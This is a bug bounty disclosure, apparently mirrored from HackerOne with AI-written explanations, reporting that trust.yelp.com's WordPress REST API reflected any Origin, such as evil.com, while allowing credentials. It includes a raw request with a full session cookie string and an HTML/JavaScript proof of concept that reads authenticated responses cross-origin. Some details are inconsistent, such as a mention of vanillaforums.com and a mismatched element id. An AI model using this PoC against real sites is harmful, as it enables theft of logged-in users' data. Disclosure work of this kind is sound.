CORS Misconfiguration on trust.yelp.com
The WordPress REST API endpoint on trust.yelp.com reflected any Origin header in Access-Control-Allow-Origin while also allowing credentials, so a malicious site could read authenticated responses. An attacker could lure a logged-in user to a page that fetches the API and steals the returned data.
 Originally disclosed on HackerOne
- Disclosed after 11 days
Summary:
An cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request. If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. This bug could be used to steal users information or force the user to execute unwanted actions. As long that a legit and logged in user is lure to access a attacker controlled HTML page
Description:
CORS misconfiguration is found on vanillaforums.com as Access-Control-Allow-Credentials: true.
Steps to reproduce:
1.visit [trust.yelp.com). 2. Request:
GET /wp-json HTTP/2
Host: trust.yelp.com
Origin: evil.com
Cookie: bse=2f10a62687154546b7369d41e3d21476; hl=en_US; wdi=1|5632650E427D021A|0x1.8cd49f9830b35p+30|571cd22f480ebb1f; recentlocations=; location=%7B%22city%22%3A+%22San+Francisco%22%2C+%22state%22%3A+%22CA%22%2C+%22country%22%3A+%22US%22%2C+%22latitude%22%3A+37.775123257209394%2C+%22longitude%22%3A+-122.41931994395134%2C+%22max_latitude%22%3A+37.81602226140252%2C+%22min_latitude%22%3A+37.706368356809776%2C+%22max_longitude%22%3A+-122.3550796508789%2C+%22min_longitude%22%3A+-122.51781463623047%2C+%22zip%22%3A+%22%22%2C+%22address1%22%3A+%22%22%2C+%22address2%22%3A+%22%22%2C+%22address3%22%3A+%22%22%2C+%22neighborhood%22%3A+%22%22%2C+%22borough%22%3A+%22%22%2C+%22provenance%22%3A+%22YELP_GEOCODING_ENGINE%22%2C+%22display%22%3A+%22San+Francisco%2C+CA%22%2C+%22unformatted%22%3A+%22San+Francisco%2C+CA%22%2C+%22isGoogleHood%22%3A+false%2C+%22usingDefaultZip%22%3A+false%2C+%22accuracy%22%3A+4%2C+%22language%22%3A+null%7D; xcj=1|VP4RtS_ulWCVhRYxwTqio5C_0Tnowry8JyX5dSRa8v8; _gcl_au=1.1.1120534857.1664428004; OptanonConsent=isGpcEnabled=0&datestamp=Thu+Sep+29+2022+11%3A07%3A00+GMT%2B0530+(India+Standard+Time)&version=6.34.0&isIABGlobal=false&hosts=&consentId=9f87b92f-a2b6-4222-98d3-a19bac35a2cd&interactionCount=1&landingPath=NotLandingPage&groups=BG51%3A1%2CC0003%3A1%2CC0002%3A1%2CC0001%3A1%2CC0004%3A1&AwaitingReconsent=false; _ga=GA1.2.5632650E427D021A; _gid=GA1.2.132283565.1664428009; __qca=P0-728600750-1664428009529; _clck=iywwke|1|f5a|0; _fbp=fb.1.1664428010403.1414791415; _clsk=12tz9lj|1664429606753|27|0|b.clarity.ms/collect; _conv_v=vi%3A1*sc%3A1*cs%3A1664429119*fs%3A1664429119*pv%3A3*exp%3A%7B%7D; _conv_s=si%3A1*sh%3A1664429118928-0.08454978389164447*pv%3A3; _conv_r=s%3Afooter*m%3Awww*t%3A*c%3Aclaim_business; _ga_MEZL1ZKM71=GS1.1.1664429120.1.1.1664429611.0.0.0; _hjSessionUser_2195429=eyJpZCI6ImM1NzNjMTIyLTRkOTgtNTUxYS1hOThkLTBjNjIxNjAxYWYxYyIsImNyZWF0ZWQiOjE2NjQ0MjkxMjIwNDEsImV4aXN0aW5nIjp0cnVlfQ==; _hjFirstSeen=1; _hjSession_2195429=eyJpZCI6IjBiMTJmZDIzLThkNmUtNGYxOC05Zjc5LTMwMDAyZTJlZDZlYyIsImNyZWF0ZWQiOjE2NjQ0MjkxMjI4MDgsImluU2FtcGxlIjp0cnVlfQ==; _hjAbsoluteSessionInProgress=0; _scid=794b8ac1-c50b-4ada-bf6e-789d2ac7e3d7; IR_gbd=yelp.com; IR_12770=1664429123516%7C0%7C1664429123516%7C%7C; _sctr=1|1664389800000; _ga_WKQNZR06KL=GS1.1.1664429203.1.1.1664429315.0.0.0; adc=oaUVdjlOR75Z-DQ7AggWhQ%3AVkHT1GfomqCobWvtlXEnhw%3A1664429336; _uetsid=832eb1003fb411edb47bd943b4efcd81; _uetvid=832eeaa03fb411ed8aa97b291a244fc8; tatari-session-cookie=fbd258df-f9a0-cad5-af44-123200dc664c
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
you get an response like:
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
Server: nginx
Date: Thu, 29 Sep 2022 05:52:42 GMT
Vary: Accept-Encoding
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Robots-Tag: noindex
Link: <https://trust.yelp.com/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type
Allow: GET
Access-Control-Allow-Origin: http://evil.com
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
X-Powered-By: WP Engine
X-Cacheable: SHORT
Vary: Accept-Encoding,Cookie
Cache-Control: max-age=600, must-revalidate
X-Cache-Group: normal
X-Cache: Miss from cloudfront
Via: 1.1 ff28c096d027c983cb30a1fcf83ea578.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: BOM78-P5
X-Amz-Cf-Id: Nna2KfbKokL-uzbVcsnV2EUkuMYAsxuclmNzDdN7ivPub5jcNMaa2A==

and some jSON code to follow...
...

Note: by adding the Like repose from the page in the following code developed it can be exploded
<!DOCTYPE html>
<html>
    <head>
        <script>
            function cors() {
                var xhttp=new XMLHttpRequest();
                    xhttp.onreadystatechange= function() {
                        if (this.readyState == 4 && this.status ==200){
                            document.getElementById("emo").innerHTML=alert(this.responseText
                                );

                        }
                };
                xhttp.open('GET',"https://trust.yelp.com/wp-json/",true);
                xhttp.withCredentials=true;
                xhttp.send();
            }
        </script>
    </head>
    <body>
        <center>
        <h2>[!]CORS PoC Exploit!!!</h2>
        <div id="demo">
            <button type="button" onclick="cors()">Exploit</button>
        </div>
        </center>
    </body>

</html>
Anything else we should know?
I have the PoC attached which is the output for the above
Impact
- Attacker would treat many victims to visit the attacker's website, if victim is logged in, then his personal information is recorded in attacker's server.
- Also If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the server reflected the request's Origin header into Access-Control-Allow-Origin without validating it, and also set Access-Control-Allow-Credentials to true.
Impact
A malicious site could read authenticated API responses from a logged-in victim, potentially exposing personal information or enabling privileged actions.
What the attacker needed
Victim is logged in; victim visits attacker-controlled page
How it was found
- Visit trust.yelp.com.
- Send a request to the WordPress REST API path with an Origin header set to an attacker-controlled domain.
- Observe that the response reflects that origin and allows credentials.
- Host a page that makes a credentialed cross-origin request to the API and reads the response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
CORS is a browser rule that decides whether a page from one site can read data from another site. Here the server told the browser that any website was allowed to read its responses, even when the user was logged in. That means a bad page could quietly fetch the user's data from trust.yelp.com and send it to the attacker.
What is Misconfiguration?
Settings left unsafe: exposed panels, open storage buckets, debug modes, default credentials.



